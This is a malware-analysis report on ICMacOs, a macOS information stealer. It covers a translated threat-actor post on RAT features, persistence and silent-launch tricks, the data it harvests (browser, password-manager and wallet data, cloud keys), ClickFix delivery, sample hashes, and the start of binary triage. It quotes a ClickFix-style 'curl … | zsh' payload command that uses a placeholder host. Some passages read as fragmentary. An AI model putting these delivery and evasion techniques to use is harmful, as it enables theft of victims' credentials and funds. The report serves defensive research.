
English translation:
✍ Live Control (also known as RAT)
New section in the panel. Full control over the Mac:

— Terminal - commands directly from the panel
— 20+ templates - whoami, pwd, ls, system_profiler, ps aux, ifconfig, dscl
— Restuck - restart the collection with a single click
— Online/Offline - shows who is online

🔄 Autostart

— RunAtLoad + KeepAlive + StartInterval: 3600
— config.json with password/build/owner - for silent startup
— WebSocket lives forever - the Mac doesn't disappear from the panel

☝ Silent Startup
— defaults write - hides the command in the Terminal title
— killall Terminal after 3 seconds - the window closes
— silent mode - no password required during autostart

🪙 Collection Update

— Steam - sessions, loginusers.vdf
— Outlook profiles
— Autofill - Chrome, Safari, Firefox
— Password Managers - Bitwarden, 1Password, Dashlane, LastPass, NordPass, Enpass
— Total of 35 crypto extensions - MetaMask, Phantom, Keplr, OKX, Coinbase, Rabby, Trust, Ronin, TronLink, Solflare, Backpack, Petra, Sui, Nami, Eternl, Yoroi, MathWallet, Coin98, Talisman, SubWallet, Polkadot.js + 2FA/Notes
— ~29 desktop wallets - Ledger Live, Trezor Suite, Sparrow, Wasabi, Coinomi, Guarda, Bitcoin Core, Monero, Daedalus, MyMonero, Zcash + 18 more
— Clipboard - clipboard contents
— Terminal History - .zsh_history, .bash_history
On September 22,2026 the threat actor published an update detailing the deployment of an interactive Remote Access Trojan (RAT) component alongside persistent execution.
Interactive terminal control: The post announces "Live Control (он же RAT)" (Live Control, aka RAT), enabling operators to dispatch terminal commands directly through an administrative web panel.The restuck command: An operator can click a button named "Restuck" to trigger an immediate re-harvesting cycle on the infected Mac.config.json с паролем/build/owner - для silent-запуска
(English translation: "RunAtLoad + KeepAlive + StartInterval: 3600. config.json with password/build/owner for silent launch").
Delivery mechanics: The ClickFix infection vector
How does this malware land on a victim's machine? Threat actor announcements explicitly instruct affiliates to pair their generated payloads with Icarus ClickFix.
ClickFix is a social engineering technique that bypasses browser sandboxes without relying on zero-day browser exploits:
you are human" challenge).
curl -sL https://<distribution-domain>/payload | zsh
launches it in the background.
Downstream cloud and AI token monetization

Information stealers do not simply sell bulk password databases. In November 2026, the channel forwarded an announcement from a prominent Exploit.in forum credential broker (@NET_SCAN_Admin / thread 290892 / netscansoft.com), illustrating how stolen developer secrets are monetized:
The broker offers automated payout splits for valid API tokens extracted by ICMacOs:
These stolen keys are exploited for automated cloud compute rental, unauthorized large language model inference, and enterprise cloud persistence. This monetization pipeline explains why ICMacOs contains dedicated code to scan ~/.aws/credentials, ~/.azure/, .env files, and .gitconfig before harvesting consumer files.


Management Portal
Reverse Engineering The Sample
Initial triage and Mach-O inspection
Every macOS malware investigation begins in the terminal. Before opening a disassembler or running a file, you need to answer basic questions: What kind of file is this? What architecture does it target? Is it signed, and does it carry a valid developer certificate?
Sample Metadata
| Property | Value |
|---|---|
| MD5 | 386922e499ef6c147fd158603bd7b3ce |
| SHA-1 | ecd2379123774a9ac862890a2fe3fc20622ba1ab |
| SHA-256 | d9df05a3fb68d302ecf134a1214b609c6ec0a3fb9122907214afac3908b587f4 |
| Vhash | 0607861c193abc301165e4e42f77ea0e |
| SSDEEP | 196608:w8ZTS9GIgLvqa2iIQ6p8F8KFoGuIL3QL4+:w8ZTSQISia2iIQ6pw8KFoGE4+ |
| TLSH | T150E69E82B83D7952E6C575B6AB265384323DFC848F81CB167614FF3DADF23148B12692 |
| CDHash | dd7facb0e198ce599b4eac81cca08a8cf482224a |
| Symhash | ca8a8daad3716b8390e185992fa81b45 |
| File Type | Mach-O 64-bit ARM executable (Mach-O64) |
| Architecture | ARM64 (Apple Silicon) |
| File Format | macOS Executable |
| Magic | Mach-O 64-bit arm64 executable, flags: DYLDLINK, PIE |
| TrID | Mac OS X Mach-O 64-bit ARM executable (100%) |
| DetectItEasy | Mach-O64; macOS [EXECUTE64] |
| Magika | MACHO |
| File Size | 14.18 MB (14,866,642 bytes) |
| Language | GO |
Running lipo -info confirms that this is a non-fat file targeting arm64 exclusively. Many legitimate macOS software packages are distributed as "universal" binaries that combine x86_64 (Intel) and arm64 (Apple Silicon) architectures into a single binary slice. This author targeted Apple Silicon directly without bundling an Intel slice.
Code signing inspection
On Apple Silicon, macOS enforces a kernel-level rule: all ARM64 executable code must have a valid code signature to run. If an unnotarized or unsigned binary attempts to execute, the kernel terminates it with a SIGKILL before the first user-space instruction runs.
Malware authors bypass this check by using ad-hoc signatures. We inspect the signature details using codesign -dvvv

This output provide high-value technical context:
Identifier=a.out: When a developer compiles code without providing an explicit bundle identifier, compilers default to a.out.Signature=adhoc: The binary is not signed by an Apple Developer certificate. Anyone can generate an ad-hoc signature on macOS by running codesign -s - <binary>. It satisfies the Apple Silicon requirement for code directory structures without linking back to a registered developer identity.flags=0x20002(adhoc,linker-signed): The linker generated the signature directly during the build process.TeamIdentifier=not set: No Apple Developer Program account is tied to this executable.Info.plist=not bound: Legitimate macOS desktop applications run as bundles (.app) containing embedded property lists that declare permissions and user-facing properties. This binary is a standalone command-line executable.What is CDHash?
A Code Directory Hash (CDHash) is a cryptographic identifier derived from the Mach-O binary's CodeDirectory, which contains code-signing metadata and hashes of the executable's code pages.
On macOS, CDHash is particularly useful because it can help identify a specific code-signed executable through Apple's code-signing infrastructure.
Extracting Go build metadata and dependency analysis
